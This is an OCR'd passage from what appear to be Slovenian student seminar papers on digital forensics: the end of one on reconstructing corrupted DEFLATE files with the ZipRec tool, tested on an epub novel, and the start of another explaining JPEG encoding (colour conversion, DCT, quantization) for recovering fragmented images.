   (b) Če imamo vsaj en znan simbol ali dovolj majhen produkt možnih zamenjav bajtov (rešitev), vrnemo množico možnih besed iz globalnega in lokalnega slovarja ter množico možnih zamenjav bajtov iz rasterja. Procesiramo možne zamenjave, besedo za besedo:
      i. zamenjamo neznanke z začasnimi rešitvami,
      ii. vrnemo množico vseh besed, ki vsebujejo vsaj eno izmed teh neznank in jih zamenjamo z začasnimi rešitvami,
      iii. če nove besede prazne znake, jih razbijemo na več besed ter jih procesiramo ločeno,
      iv. če nova beseda ne vsebuje neznank in se pojavi v enem izmed slovarju, jih pripišemo bonus, sorazmeren z dolžino besede, sicer jo kaznujemo,
      v. če nova beseda vsebuje neznanke, ugotovimo ali je sladna z enim izmed slovarjev; če ni, jo kaznujemo,
   (c) Vsako neznanko poskusimo nadomestiti še s praznim znakom (tako dobimo več besed).
   (d) Izberemo besedo z najvišjim rezultatom in pripišemo vse simbole v njen ustreznim ko-indeksom. Razrešene neznanke propagiramo po vseh besedah, kar pomeni, da rekonstrukcija postaja vedno hitrejša (ker je potrebno pregledati manj možnosti).

Proces lahko večkrat ponovimo, pri čemer variiramo izbiro rešitev neznank, kar nam lahko vrne boljše rezultate. Potrebna pa je previdnost, ker se propagirajo tudi napake.

Algoritem je namenjen tekstovnim datotekam, predvsem tistim, ki vsebujejo naravni jezik. Deluje na vseh tipih datotek, vendar občutno slabše. Glavna problema sta neobstoj

[10] V našem primeru gre za podnize dolžine 3

[11] Vrstni red je pomemben zaradi način procesiranja – v vsakem koraku razrešene neznanke propagiramo po besedilu, zato hočemo najprej dobiti najbolj zanesljive rešitve.

globalnih slovarjev in neznani bajti, raztreseni po datoteki, ki zlahka pokvarijo model (v središču algoritma sta jezikovna modela, ki se težko spopadata s takšnimi anomalijami).

4. PRAKTIČNA EVALVACIJA

V poglavju na praktičnem primeru opišemo postopek rekonstrukcije poškodovane DEFLATE-kompresirane datoteke s pomočjo programa ZipRec. Rekonstrukcijo datotek smo izvajali na svežem operacijskem sistemu Ubuntu 12.04 [12]. Postopek je opisan dovolj natančno (opisani so vsi ukazi), da ga lahko bralec ponovi na svojem računaliku. Priložene so vse povezave do datotek, ki smo jih uporabili.

4.1 ZipRec

ZipRec [10] je enostavno orodje, ki omogoča rekonstrukcijo poškodovanih DEFLATE - kompresiranih datotek. Orodje je delo Ralfa Browna [12], raziskovalca iz ugledne ameriške univerze Carnegie Mellon. Celotna koda je zaščitena z licenco GNU General Public License version 3.0 (GPLv3). Orodje se poganja v ukazni vrstici in je namenjeno naprednim uporabnikom. Na voljo je osnovna dokumentacija, ki zadostuje za osnovno rokovanje. Za bolj napredno uporabo je potrebno brskati po izvorni kodi. ZipRec je nastal skupaj s člankom [1] in je hkrati dokaz, da opisana metoda deluje.

4.1.1 Prenos in namestitev

Datoteke za prenos so na voljo tukaj: `http://sourceforge.net/projects/ziprec/files/?source=navbar`. Program je napisan v programskem jeziku C++, zato ga je pred uporabo potrebno še prevesti. Potrebujemo na primer G++ prevajalnik [13]. Ko prenesemo datoteke, jih prevedemo z ukazom `make`. Pri tem potrebujemo administratorske pravice. V paketu sta na voljo dva programa: `ziprec` in `mklang`. Slednji omogoča gradnjo jezikovnih modelov, ki močno pripomorejo k boljši rekonstrukciji.

4.1.2 Poganjanje programa ZipRec

Program poganjamo z ukazom: `ziprec [stikala] pot-do-deflate-datoteke`. Sledijo opisi stikal, ki jih bomo potrebovali v nadaljevanju:


- **-dDIR** izhod preusmerimo v imenik DIR
- **-fFMT** določimo format izhoda (text, html, decoded, listing)
- **-o** prepis (angl. overwrite) že obstoječih datotek
- **-t[N]** testni način - simuliramo uničenje prvih N bajtov
- **-r=LNG** uporaba jezikovnega modela LNG
- **-s** izpis statistike

[12] Uporabili smo 64-bitno različico, na 32-bitni program ni deloval

[13] Na Debian sistemih lahko g++ namestimo z ukazom `sudo apt-get install g++`

4.1.3 Izhod programa

Program lahko vrača rezultat v štirih različnih formatih: text, HTML, decoded in listing. Najboljše se je izkazal format HTML (prikazan na sliki 6), ki rekonstruirano besedilo tudi lepo obarva. Vprašaji predstavljajo nepoznane črke, ostale črke pa so obarvane glede na stopnjo verjetnosti, da se na tem mestu ta črka nahaja tudi v nepoškodovani datoteki. Rdeča predstavlja veliko verjetnost, rumena malo manjšo, zelena pa najmanjšo.



Slika 6: ZipRec - izhod programa v formatu HTML

4.2 Rekonstrukcija poškodovane e-knjige

Sledi opis praktičnega primera, s katerim smo preverili delovanje metode opisane v poglavju 3.

4.2.1 Misija


S spleta smo prenesli elektronsko knjigo v formatu `.epub`, ki spada v družino DEFLATE-kompresiranih datotek. Izbrali smo slovensko knjigo Ivana Cankarja: Na klancu [13]. Zakaj? Ker bi radi preverili, kako se metoda reševanja podatkov obnese, če imamo na voljo datoteke v slovenskem jeziku.

Slika 7: Misija: knjiga - pokvarjena knjiga - rekonstrukcija

Naša misija (predstavljena je na sliki 7) je potekala takole: najprej smo vzeli delujočo verzijo datoteke `na_klancu.epub`, jo nato testno pokvarili s programom ZipRec (stikalo -t) in jo nato rekonstruirali nazaj.

4.2.2 Format datoteke .epub

Datoteka `.epub` spada med DEFLATE-kompresirane datoteke in gre za neke vrste ZIP datoteko, ki vsebuje HTML datoteke, CSS datoteke, slike ter datoteke z metapodatki. Osredotočili smo se predvsem na HTML datoteke, saj se v njih nahaja besedilo v naravnem jeziku, ki ga metoda predstavljena v tej seminarski nalogi lahko rekonstruira. Rekonstrukcije slik in ostalih datotek pa ta metoda žal ne omogoča.



Slika 8: Shema - vpeljava jezikovnega modela

Datoteko `.epub` lahko razpakiramo s pomočjo programa ZipRec. Z ukazom *ziprec -dna_klancu na_klancu.epub* datoteko epub razpakiramo. Vrne nam imenik na_klancu v katerem lahko vidimo sliko naslovnice, HTML datoteke, ki vsebujejo vsa poglavja, CSS datoteko, ki opisuje izgled knjige ter metapodatke.

4.2.3 Rekonstrukcija brez jezikovnega modela

S pomočjo stikala `-t[128]` lahko simuliramo poškodbo datoteke `na_klancu.epub`. Pri tem program ignorira prvih 128 bajtov datoteke. To je dovolj, da datoteki izbrišemo glavo. Nato smo pognali ukaz *ziprec -t[128] -dna_klancu_brez_lang -o -s -fHTML na_klancu.epub*, ki vrne rekonstrukcijo v imenik na_klancu_brez_lang in v formatu HTML. Rezultat rekonstrukcije prikazuje slika 9.

```
m??????????du???v?????????????a,????????mu?je????
??????????????????e???????vs?????????d???????pot???
??????o??????????tr???????nj;?migl???????????????
?,???????????????re????????vz?iÅi???????????????a?
??e????????????,??????o??????????????l??t?????ap??
??z?u???????sam?????n????????????e??????sve???????
??????????????????je??????????????z???ji???????????
n????????o???????e????????;
????????????????????????????????n,?v???zard???????????
??????????????????z?j,
```

Slika 9: Ziprec - brez modela

Rezultat je še vedno daleč od željenega. Prisotnih je veliko vprašajev in besedilo je neberljivo.

4.2.4 Rekonstrukcija z jezikovnim modelom

V prejšnjem razdelku smo si ogledali enostavno rekonstrukcijo, ki ne prinaša najboljših rezultatov. V tem razdelku pa bomo dodatno vpeljali jezikovni model (shema je prikazana na sliki 8). Poleg programa ZipRec je avtor priložil tudi program mklang, ki omogoča gradnjo jezikovnih modelov na podlagi daljšega besedila v določenem jeziku.

Za gradnjo jezikovnega modela smo uporabili elektronsko knjigo Deseti brat, avtorja Josipa Jurčiča[14]. Najprej smo knjigo razpakirali s programom ZipRec na enak način, kot je to opisano tukaj 4.2.2. Nato smo pognali ukaz `mklang jurcic.lang deseti_brat/OPS/section-0003.html`, ki je na podlagi 200 kB dolgega besedila zgradil jezikovni model za slovenščino. Ta model smo nato uporabili za rekonstrukcijo. Pognali smo ukaz: *ziprec -t[128] -dna_klancu_jurcic_lang -o -s -fHTML -r=jurcic.lang na_klancu.epub*. Tokrat je bila rekonstrukcija že veliko boljša.

R. D. Brown je v enem izmed svojih projektov pripravil tudi bolj natančne modele za več kot 1000 različnih jezikov. Projekt se imenuje **Language-Aware String Extractor** [11]. S pomočjo tega modela smo uspeli dobiti najboljšo rekonstrukcijo in besedilo je postalo berljivo.

Večje težave so nastopile pri šumnikih, ki jih program ne zna popraviti. Poskusili smo z UTF-8 kodiranjem, vendar so težave ostale. Tu bi morali vložiti še nekaj več časa, da bi težavo odpravili. Kljub težavam s šumniki je rezultat rekonstrukcije dovolj dober, da vemo o čem govori besedilo.

4.3 ZipRec in spoznanja

ZipRec je bolj akademsko orodje in ni ravno primerno za vsakodnevno reševanje poškodovanih DEFLATE datotek. Smo pa z njim praktično pokazali, da metoda deluje. Potrebni so dobri jezikovni modeli in rezultati so dovolj natančni, da lahko razberemo besedilo.

5. SKLEP

Preučili smo metodo, ki omogoča rekonstrukcijo tekstovnih datotek tudi naprej od točke poškodbe. To nam omogoča, da kot forenzični preiskovalci lahko pridobimo še več podatkov iz poškodovane datoteke. Težava je le v tem, da je ta metoda verjetnostna in nam ne zagotavlja, da je rekonstruirana črka 100 % pravilna. Lahko bi se zgodilo, da bi metoda odkrila besedo **ubil**, v resnici pa se nahaja v nepoškodovani datoteki

beseda **umil**. Do težav z zanesljivosjo lahko pride tudi pri številkah in datumih, ki bi sicer lahko predstavljali ključen dokaz pri določenem kaznivem dejanju. Kljub vsemu nam metoda omogoča, da pridobimo okvirno besedilo na podlagi katerega lahko pridobimo pomembne podatke.

Seznanili smo se tudi s programom ZipRec. Z njim smo praktično preverili delovanje metode, vendar pa je program zelo kompleksen in akademske narave. Za forenzične preiskave je orodje nekoliko preveč okorno, zato bi lahko v prihodnosti pripravili orodje, ki bi bilo bolj enostavno in bi se ga upravljalo s prijaznim uporabniškim vmesnikom. Visoko dodano vrednost pri preiskavi digitalnega kriminala bi prineslo tudi stikalo, ki bi omogočalo nastavljanje zanesljivosti metode. To bi še posebej veliko pomenilo pri morebitni sodni obravnavi.

6. LITERATURA

[1] R.D. Brown. "Reconstructing corrupt DEFLATEd files",*Digital Investigation: The International Journal of Digital Forensics & Incident Response*, št. VIII, str. 125–131, Elsevier Science Publishers B. V., 2011. 29.3.2013 dostopno na `http://www.dfrws.org/2011/proceedings/19-351.pdf`

[2] P. Deutsch. "DEFLATE Compressed Data Format Specification version 1.3", *IETF, RFC1951*, 1996. 29.3.2013 dostopno na `http://tools.ietf.org/html/rfc1951`.

[3] R. Seeck. *Binary Essence*, 27.3.2013 dostopno na `http://www.binaryessence.com/dct/imp/en000241.htm`.

[4] A. Feldspar. *An Explanation of the Deflate Algorithm*, 1997. 27.3.2013 dostopno na `http://www.zlib.net/feldspar.html`.

[5] P. W. Katz. *Methods and apparatus for string searching and data compression*. 1991. US patent US5051745 (A).

[6] J. Ziv, A. Lempel. *A universal algorithm for sequential data compression*. IEEE Transactions on Information Theory, 23(3):337-343, 1977. 1.5.2013 dostopno na `https://www.cs.duke.edu/courses/spring03/cps296.5/papers/ziv_lempel_1977_universal_algorithm.pdf`.

[7] J. Rash. *Unzipping the GZIP compression protocol*. IP Connections Newsletter, 2010. 1.5.2013 dostopno na `http://www.chipestimate.com/tech-talks/2010/03/23/Altior-Unzipping-the-GZIP-compression-protocol`.

[8] J. van Leeuwen. *On the construction of Huffman trees*. ICALP 1976, 382-410.

[9] Wikipedia Commons, *the free media repository*. 1.5.2013 slika dostopna na `https://en.wikipedia.org/wiki/File:Huffman_tree_2.svg`

[10] R. D. Brown. *SourceForge - ZipRec*. 3.5.2013 dostopno na naslovu `http://ziprec.sourceforge.net/`

[11] R. D. Brown. *SourceForge - Language-Aware String Extractor*. 10.5.2013 dostopno na naslovu `http://la-strings.sourceforge.net/`

[12] R. Brown. *Osebna spletna stran*. 7.5.2013 dostopno na naslovu `http://www.cs.cmu.edu/~ralf/`

[13] I. Cankar. *Na klancu*. Genija, 2012. Elektronska knjiga v formatu .epub. 3.5.2013 dostopno na naslovu `http://www.e-knjiga.si/vec_o_knjigi_list.php?recordID=13`

[14] J. Jurčič. *Deseti brat*. Genija, 2012. Elektronska knjiga v formatu .epub. 5.5.2013 dostopno na naslovu `http://www.e-knjiga.si/vec_o_knjigi_list.php?recordID=28`

Identifikacija in rekonstrukcija JPEG datotek

Jani Bizjak
Fakulteta za matematiko in fiziko
Fakulteta za računalništvo in informatiko
Univerza v Ljubljani
janibizjak@gmail.com

Vito Janko
Fakulteta za matematiko in fiziko
Fakulteta za računalništvo in informatiko
Univerza v Ljubljani
vitojanko1@gmail.com

Martin Jakomin
Fakulteta za matematiko in fiziko
Fakulteta za računalništvo in informatiko
Univerza v Ljubljani
martin.jakomin@gmail.com

ABSTRACT

Rekonstrukcija JPEG datotek v splošnem ne predstavlja velikega problema. Vendar pa nastanejo težave, ko se datoteke razdrobijo v več kosov ali pa ko se te datoteke poškodujejo in izgubijo nekaj svojih podatkov. Zato bomo v tem članku poizkušali predstaviti metode za rekonstrukcijo razdrobljenih JPEG datotek. Ker pa se izkaže, da so te metode računsko zelo potratne, bomo predstavili tudi nekaj izboljšav teh metod. Dotaknili pa se bomo tudi problema rekonstrukcije datotek s poškodovanimi deli in manjkajočimi glavami.

Keywords

Rekonstrukcija datotek, JPEG, Fragmentacija, Huffmanovo kodiranje, Bi-fragmentno testiranje, Sekvenčno testiranje hipoteze, restart markerji, psevdo glave

1. UVOD

V vsakdanjem življenju se velikokrat soočamo s primeri, ko zaradi pomote ali kakšne nesreče iz nekega medija izgubimo naše najljubše slike oziroma fotografije. To nas seveda ne sme spraviti v slabo voljo, saj na srečo poznamo veliko metod za reševanje datotek. Težave pa lahko nastanejo, če smo imeli tako smolo, da so se naše slike razdrobile na več kosov po podatkovnem mediju, ali pa še huje, da so se nekatere datoteke pokvarile ali pa izgubile glavo.

V tem delu bomo predstavili metode s katerimi lahko na mediju najdemo kose JPEG datoteke, brez da bi pri tem potrebovali informacijo datotečnega sistema. Tak scenarij je pogost po brisanju datotek, saj se zapis o lokaciji datoteke izbriše, sami podatki pa ostanejo. Ta situacija je zanimiva tudi iz forenzičnega vidika, saj lahko s temi metodami najdemo podatke na zajetem disku, ki so bili namenoma skriti oziroma izbrisani.

Najprej si bomo ogledali JPEG datoteko, ter se dodobra spoznali z njo in s procesom njenega kodiranja. Poznavanje njene strukture je namreč ključno za vse v tem delu opisane metode. Poznavanje markerja za glavo nam na primer pomaga najti začetek datoteke, marker za nogo njen konec in tako naprej.

Nato bomo predstavili osnovne metode, navadno izklesavanje, ki ga uporabimo v primeru, da je JPEG slika na disku napisana zaporedoma ter bi-fragmentno iskanje, kjer predpostavljamo, da je slika razbita na dva kosa.

Glavni del naloge je bil reševanje splošnega primera, kjer obnavljamo sliko razbito na poljubno veliko kosov. To bomo dosegli z zaporednim izbiranjem blokov, za katere z veliko verjetnostjo trdimo, da so bili del iskane slike.

V zadnjem delu predstavimo težave opisane metode in opišemo možne rešitve. V tem delu se bomo dotaknili tudi robustnejše metode, ki se bo lahko spopadala z manjkajočimi deli datotek in datotekami brez glav.

1.1 Razlogi za fragmentacijo

Za fragmentacijo je odgovornih več razlogov, glavni so našteti spodaj.

- *Malo preostalega prostora* Kadar je medij že skoraj poln se lahko zgodi, da večja datoteka ne stoji v nobenem izmed preostalih praznih prostorov. Zato datotečni sistem datoteko razdeli in z njo napolni manjše prazne prostore.
- *Spreminjanje datoteke* V primeru da datoteko shranimo in takoj za njo shranimo drugo, za tem pa spremenimo spet prvo, se lahko zgodi da ni več prostora za shranjevanje sprememb. To je pogosto ko v datoteko veliko dopišemo. V tem primeru je nujno, da "presežek" shranimo na ločeno mesto.
- *Razporejanje uporabe medija* Nekateri mediji npr. SSD diski imajo na vsakem mestu le omejeno število pisanj, zato je pomembno da se pisanje izvaja enakomerno po celotnem disku. Sistem zato datoteke včasih tudi fragmentira, da doseže čim enakomernejše pisanje.
- V nekaterih redkih primerih je za datotečni sistem fragmentacija koristna. Primer pri Unix sistemih samodejno fragmentira predolge datoteke.

2. JPEG FORMAT

JPEG je ena izmed najbolj uporabljenih metod kompresije digitalnih fotografij. JPEG je kratica za "Joint Photographic Experts Group", ki je format prvič predstavila kot standard, leta 1992. Leta 1994 je bil format sprejet kot ISO/IEC 10918-1. JPEG standard določa način, kako naj se podatki stisnejo ter zakodirajo v tok bitov, ne določa pa na kakšen način naj se ta tok zapiše v datoteko. Največ se uporabljata standarda Exif in JFIF, ki določata, kako naj se tok podatkov zapiše v datoteko.

JPEG format v povprečju stisne podatke za 10-krat. Kompresija je izgubna, to pomeni, da se nekatere informacije o sliki izgubijo (izbrišejo) ter s tem prihranijo na prostoru. Kateri podatki so pomembni, kateri pa ne, se določa glede na zmožnosti človeškega vida. Človeško oko dobro zaznava spremembe v svetilnosti preko velike površine, slabo pa zaznava točno moč spremembe svetilnosti v visokih frekvencah. Zaradi tega lahko v veliki meri zmanjšamo količino informacije v visokih frekvencah. Zaradi teh lastnosti, JPEG najbolje stisne barvne slike z naravnimi motivi, kjer se barve in svetilnost počasi izmenjujeta, nekoliko slabše stiska črno bele fotografije, zelo slabo pa se obnese na umetnih fotografijah (npr. črn krog na belem ozadju).

2.1 Kodiranje JPEG

Algoritem kodiranja JPEG je sestavljen iz petih korakov.

- Pretvorba barv slike iz RGB v YC_BC_R
- Podvzorčenja barv (ang. subsampling)
- Razbitje slike na manjše bloke
- Kompresija informacij s pomočjo diskretne kosinusne transformacije (v nadaljevanju DCT) ter kvantizacije
- Stiskanje informacij s pomočjo Huffmanove metode

Dekodiranje poteka na enak način, le v nasprotni smeri.

2.2 YC_BC_R

Večina fotoaparatov posname ter shrani sliko v RGB barvnem prostoru. Takšna predstavitev ni dobra, saj si ljudje težje predstavljamo kakšna barva je taka mešanica (za razliko od HSV ali HSL). Prav tako RGB ni optimiziran za zaznavanje človeškega očesa. Človeško oko zelo dobro zaznava rahle spremembe v svetilnosti, manj natančno pa zaznava rahle spremembe v barvi. Zaradi tega se RGB barvni prostor pretvori v YC_BC_R. To je lepo razvidno iz Slike 1. Y predstavlja kanal svetilnosti, C_B moder, C_R pa rdeč kroma kanal. Pretvorba poteka po formuli 1,2,3.

$$Y = K_R \times R + (1 - K_R - K_B) \times G + K_B \times B \quad (1)$$

$$C_B = \frac{1}{2} \times \frac{B - Y}{1 - K_B} \quad (2)$$

$$C_R = \frac{1}{2} \times \frac{R - Y}{1 - K_R} \quad (3)$$




Figure 1: Razlika med celotno sliko ter Y, C_B in C_R komponento. Vidimo lahko, da sta kroma komponenti skoraj neprepoznavni za človeško oko.

2.3 Nižanje resolucije (ang. downsampling)

Kot smo omenili v poglavju 2.2 človeško oko slabše zaznava spremembe v C_B in C_R kanalih. Zato bi lahko brez večje škode za kvaliteto slike, vsaj takšno, kot jo zaznava človeško oko, zmanjšali količino informacije, ki jo nosita ta dva kanala. To naredimo s tako imenovanim nižanjem resolucije kroma kanalov. Največkrat resolucijo zmanjšamo za 4-krat na kroma kanalih, medtem ko svetilnost pustimo v originalni velikosti. Na sliki 2 lahko vidimo primere različnih stopenj nižanja resolucije.




Figure 2: Y se vedno pusti v originalni resoluciji. Niža se le resolucijo kroma kanalov. Od desne proti levi: Polna velikost (4:4:4). Polovična velikost kroma kanalov po horizontali (4:2:2). Polovična velikost po horizontali ter vertikali (4:2:0). Četrtinska resolucija po horizontali (4:1:1).

Na Sliki 3 lahko vidimo vpliv tega koraka na sliko. Opazimo lahko, da je izguba informacij (popačenju slike) pri barvni sliki veliko manjša, kot pri črno beli.

2.4 Razbitje slike na manjše bloke

Po 2.3 je potrebno vsako komponento (Y,C_B,C_R) razbiti na bloke velikosti 8×8. Odvisno od resolucije kroma kanalov iz prejšnjega koraka to privede do tako imenovane MCU (minimalne kodne enote) velikosti 8×8 (4:4:4), 8×16 (4:2:2) ali 16×16 (4:2:0). Če katerega bloka ne moremo zapolniti




Figure 3: Od desne proti levi nižanje resolucije: 4:4:4, 4:2:2, 4:2:0, 4:1:1

s podatki (slika ni dimenzij, ki so deljivi z MCU), jih moramo napolniti. Če to naredimo z neko konstantno barvo (npr. črno), to privede do krožnih artefaktov. Zaradi tega, se največkrat uporablja enaka barva, kot na prejšnji slikovni piki.

2.5 Diskretna kosinusna transformacija (ang. Discrete cosine transformation)

Sliko je mogoče dodatno pomanjšati s pretvorbo v prostor frekvenc. To storimo s tako imenovano disktretno kosinusno transformacijo. Ta vsako komponento (Y,C_B,C_R) vsakega bloka MCU po enačbi 4 pretvori v prostor frekvenc. Pred računanjem DCT-ja je potrebno centrirati razpon posamezne slikovne točke okrog ničle. V primeru, da gre za 8-bitno sliko, moramo torej vsakemu pikslu odšteti 128. Nato sledi računanje DCT, po enačbi 4

$$G_{u,v} = \sum_{x=0}^{7}\sum_{y=0}^{7} \alpha(u)\alpha(v) g_{x,y} cos[\frac{\pi}{8}(x+\frac{1}{2})u] cos[\frac{\pi}{8}(y+\frac{1}{2})v] \tag{4}$$

Kjer je $\alpha(u)$ in $\alpha(v)$ $\sqrt[2]{\frac{1}{8}}$, če $u = 0$ ali $v = 0$, drugače pa $\sqrt[2]{\frac{2}{8}}$

Pri tem koraku, lahko gredo vrednosti posamezne točke, preko velikosti 8-bitov, a ker se že v naslednjem koraku spet vrnejo v obseg 8-bitov, to ni problematično.

Primer

Spodaj imamo primer MCU. Najprej vsaki točki odštejemo

$$\begin{bmatrix} 52 & 55 & 61 & 66 & 70 & 61 & 64 & 73 \\ 63 & 59 & 55 & 90 & 109 & 85 & 69 & 72 \\ 62 & 59 & 68 & 113 & 144 & 104 & 66 & 73 \\ 63 & 58 & 71 & 122 & 154 & 106 & 70 & 69 \\ 67 & 61 & 68 & 104 & 126 & 88 & 68 & 70 \\ 79 & 65 & 60 & 70 & 77 & 68 & 58 & 75 \\ 85 & 71 & 64 & 59 & 55 & 61 & 65 & 83 \\ 87 & 79 & 69 & 68 & 65 & 76 & 78 & 94 \end{bmatrix}.$$

Figure 4: Primer enega bloka MCU enega barvnega kanala (Y,C_B,C_R

128. Ter po enačbi 4 izračunamo vrednost za vsako točko.

$$g = \begin{bmatrix} -76 & -73 & -67 & -62 & -58 & -67 & -64 & -55 \\ -65 & -69 & -73 & -38 & -19 & -43 & -59 & -56 \\ -66 & -69 & -60 & -15 & 16 & -24 & -62 & -55 \\ -65 & -70 & -57 & -6 & 26 & -22 & -58 & -59 \\ -61 & -67 & -60 & -24 & -2 & -40 & -60 & -58 \\ -49 & -63 & -68 & -58 & -51 & -60 & -70 & -53 \\ -43 & -57 & -64 & -69 & -73 & -67 & -63 & -45 \\ -41 & -49 & -59 & -60 & -63 & -52 & -50 & -34 \end{bmatrix} \begin{matrix} \\ \\ \\ \\ \\ \\ \\ \downarrow y. \end{matrix} \quad (x \rightarrow)$$

Figure 5: Centriran MCU blok okrog ničle.

$$G = \begin{bmatrix} -415.38 & -30.19 & -61.20 & 27.24 & 56.13 & -20.10 & -2.39 & 0.46 \\ 4.47 & -21.86 & -60.76 & 10.25 & 13.15 & -7.09 & -8.54 & 4.88 \\ -46.83 & 7.37 & 77.13 & -24.56 & -28.91 & 9.93 & 5.42 & -5.65 \\ -48.53 & 12.07 & 34.10 & -14.76 & -10.24 & 6.30 & 1.83 & 1.95 \\ 12.12 & -6.55 & -13.20 & -3.95 & -1.88 & 1.75 & -2.79 & 3.14 \\ -7.73 & 2.91 & 2.38 & -5.94 & -2.38 & 0.94 & 4.30 & 1.85 \\ -1.03 & 0.18 & 0.42 & -2.42 & -0.88 & -3.02 & 4.12 & -0.66 \\ -0.17 & 0.14 & -1.07 & -4.19 & -1.17 & -0.10 & 0.50 & 1.68 \end{bmatrix} \begin{matrix} \\ \\ \\ \\ \\ \\ \\ \downarrow v. \end{matrix} \quad (u \rightarrow)$$

Figure 6: MCU blok po kosinusni transformaciji.

Opazimo lahko, da je vrednost zgornje leve točke -415.38, kar je velikostnega reda 9-bit.

2.6 Kvantizacija

Kot smo že omenili, človeško oko dobro zaznava majhne spremembe svetilnosti preko velike površine, ni pa dobro pri zaznavanju točne moči visokih frekvenc variacije svetilnosti. Zaradi tega lahko v veliki meri zmanjšamo količino informacij, ki jo nosijo te frekvence. To naredimo tako, da vsako točko iz prostora frekvenc 6 delimo z neko konstanto ter zaokrožimo na najbližjo komponento 5. Te vrednosti so shranjene v tako imenovani kvantizacijski matriki 7. Zaokroževanje je edina izgubna operacija (poleg nižanja resolucije) pri kodiranju JPEG. Kot rezultat te operacije dobimo eno večjo komponento imenovano DC (v enem od kotov matrike), nekaj malih vrednosti ter veliko ničel imenovanih AC. Ker so vrednosti tako majhne jih lahko zapišemo z veliko manj biti.

$$B_{j,k} = round(\frac{G_{j,k}}{Q_{j,k}}); j = 0, 1, 2...7; k = 0, 1, 2, ...7 \tag{5}$$

Primer

Primer kvantizacijske matrike 7.

$$Q = \begin{bmatrix} 16 & 11 & 10 & 16 & 24 & 40 & 51 & 61 \\ 12 & 12 & 14 & 19 & 26 & 58 & 60 & 55 \\ 14 & 13 & 16 & 24 & 40 & 57 & 69 & 56 \\ 14 & 17 & 22 & 29 & 51 & 87 & 80 & 62 \\ 18 & 22 & 37 & 56 & 68 & 109 & 103 & 77 \\ 24 & 35 & 55 & 64 & 81 & 104 & 113 & 92 \\ 49 & 64 & 78 & 87 & 103 & 121 & 120 & 101 \\ 72 & 92 & 95 & 98 & 112 & 100 & 103 & 99 \end{bmatrix}.$$

Figure 7: Kvantizacijska matrika

Uporabimo enačbo 5. Primer:

$$round(\frac{-415.38}{16}) = round(-25.96) = -26 \qquad (6)$$

To naredimo s celo matriko in dobimo 8:

$$B = \begin{bmatrix} -26 & -3 & -6 & 2 & 2 & -1 & 0 & 0 \\ 0 & -2 & -4 & 1 & 1 & 0 & 0 & 0 \\ -3 & 1 & 5 & -1 & -1 & 0 & 0 & 0 \\ -3 & 1 & 2 & -1 & 0 & 0 & 0 & 0 \\ 1 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \end{bmatrix}.$$

Figure 8: MCU blok iz koraka 6 po operaciji 5.

2.7 Stiskanje informacije s pomočjo Huffmanove metode

